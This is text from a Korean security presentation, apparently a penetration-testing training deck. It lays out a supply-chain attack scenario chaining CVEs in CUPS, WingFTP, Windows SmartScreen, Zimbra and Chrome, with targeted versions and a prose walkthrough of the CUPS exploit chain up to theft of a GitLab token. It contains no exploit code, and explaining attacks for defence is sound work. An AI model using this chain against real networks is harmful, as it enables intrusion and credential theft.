
공격자가 코드를 디버거 도구를 이용해 역분석하거나 로직을 조작하는 것을 실시간으로 탐지해야 합니다.



CHAPTER —

# 03 시나리오 모의해킹

- 협력사망 경유를 통한 공급망 연쇄 침투
- 연쇄 침투를 통한 지능형 보이스피싱 공격
- 보안 대책



# 협력사망 경유를 통한 공급망 연쇄 침투

## ✓ 시나리오 요약

협력사망을 최초 침투 경로로 삼아, 망 분리 환경의 파일 교환 접점(DMZ)을 거쳐  
본사 내부망과 CI/CD 파이프라인까지 연쇄적으로 장악하는 End-to-End 공격 시나리오

1

초기 정찰 및  
외주망 침투

3

내부망 횡적  
이동

5

GitLab 액세스  
토큰 탈취


2

파일 서버 장악

4

메일 서버 악용 및  
브라우저 탈출

# 협력사망 경유를 통한 공급망 연쇄 침투





# 시나리오 프로그램 환경

## 프린트 서버(CUPS)

버전 : 1.28.15

설명 : UNIX 기반 프린터 서버

취약점: CVE-2024-47176

CVE-2024-47076

CVE-2024-47175

CVE-2024-47177

## 파일 서버(WingFTP)

버전 : 7.4.3

설명 : 오픈 소스 파일서버

취약점 : CVE-2025-47812

## OS(Windows)

버전 : Win 10 21H2 19044.1620

취약점 : CVE-2024-21412

## 메일 서버(Zimbra)

버전 : 10.1.10

설명 : 오픈 소스 메일서버

취약점 : CVE-2025-66376

## 브라우저(Chrome)

버전 : 128.0.6613.138

취약점 : CVE-2024-10230

CVE-2025-2783



# 협력사망 경유를 통한 공급망 연쇄 침투

CUPS : CVE-2024-47176, 47076, 47175, 47177




공격자

외부망



① 서버 침투



프린트 서버

협력사망

## CVE 설명

CVE-2024-47176: UDP 631 무제한 수신  
CVE-2024-47076: IPP 속성 검증 없이 저장  
CVE-2024-47175: PPD에 악성 데이터 삽입  
CVE-2024-47177: RCE

## 사전 지식

CUPS: 리눅스/유닉스 공통 인쇄 시스템  
IPP: 인터넷 인쇄 프로토콜 (TCP/UDP 631)  
PPD: 프린터 기능 기술 파일

## 선정 이유

Ubuntu, Debian, Fedora 기본 탑재  
인터넷 노출 취약 시스템: 최대 30만 대 추정  
사전 인증 불필요 (UDP 패킷 1개)  
코드 통합 과정에서의 보안 검토 부재

# 협력사망 경유를 통한 공급망 연쇄 침투

CVE-2024-47176, 47076, 47175, 47177

체인 전체 흐름

공격자 → UDP 패킷 전송 → 피해 서버 포트 631



피해 서버 cups-browsed → 공격자의 가짜 IPP 서버에 자동 접속  
공격자 IPP 서버 → 악성 프린터 속성값 응답




CUPS가 가짜 프린터 PPD 파일 생성  
악성 데이터가 PPD 파일 내 FoomaticRIPCommandLine에 삽입됨



사용자가 가짜 프린터로 인쇄 시도  
foomatic-rip이 PPD 내 악성 명령어를 셸에서 실행

# 협력사망 경유를 통한 공급망 연쇄 침투

WingFTP : CVE-2025-47812



**CVE 설명** WingFTP 서버에서 발생하는 인증 없는 원격 코드 실행 취약점


**사전 지식** Null Byte 인젝션 원리: 문자열 끝을 의미하는 널 바이트를 악용하여,  
시스템의 파일 확장자나 검증 로직을 우회  
세션 직렬화/역직렬화: 데이터 객체를 저장/전송하기 위해 바이트 형태로 변환하고  
다시 복원하는 과정  
Lua 스크립트: 어플리케이션에 내장하기 쉬운 경량 스크립트 언어

**선정 이유** 본사-협력사 간 인쇄 업무용 파일 서버 타겟팅 -> 인증 없는 RCE  
최종 타겟 연쇄 침투를 위한 내부망 초기 거점 장악



# 협력사망 경유를 통한 공급망 연쇄 침투

Windows : CVE-2024-21412




|        |                                                                                                                                        |
|--------|----------------------------------------------------------------------------------------------------------------------------------------|
| CVE 설명 | Windows Defender SmartScreen 우회 취약점<br>사용자가 악성 파일을 실행할 때 나타나는 보안 경고창을 무력화 함                                                            |
| 사전 지식  | MotW: 외부 신뢰할 수 없는 영역에서 다운로드한 파일에 윈도우가 부여하는 출처 식별 태그<br>SmartScreen: MotW 태그가 붙은 파일을 실행 시 안전성을 분석하여 악성일 경우 실행 차단하고 경고창을 띄우는 윈도우 방어 메커니즘 |
| 선정 이유  | Water Hydra 등 실제 APT 공격 그룹이 외한/금융권 타겟을 공격 시, 보안 솔루션 탐지를 피하기 위해 적극적으로 악용한 대표 사례임                                                        |



# 협력사망 경유를 통한 공급망 연쇄 침투

Zimbra : CVE-2025-66376



## CVE 설명

Zimbra 웹메일 시스템에서 입력값 필터링 미흡으로 발생한 Stored XSS 취약점  
공격자가 메일 본문에 악성 스크립트를 삽입하여 실행할 수 있는 환경을 제공

## 사전 지식

스크립트: 브라우저가 웹페이지를 열 때 자동으로 실행되는 코드. 버튼 클릭, 팝업 같은 동작을 만들어냄

웹 필터링: 사용자가 입력한 값에서 위험한 코드를 걸러내는 보안 장치

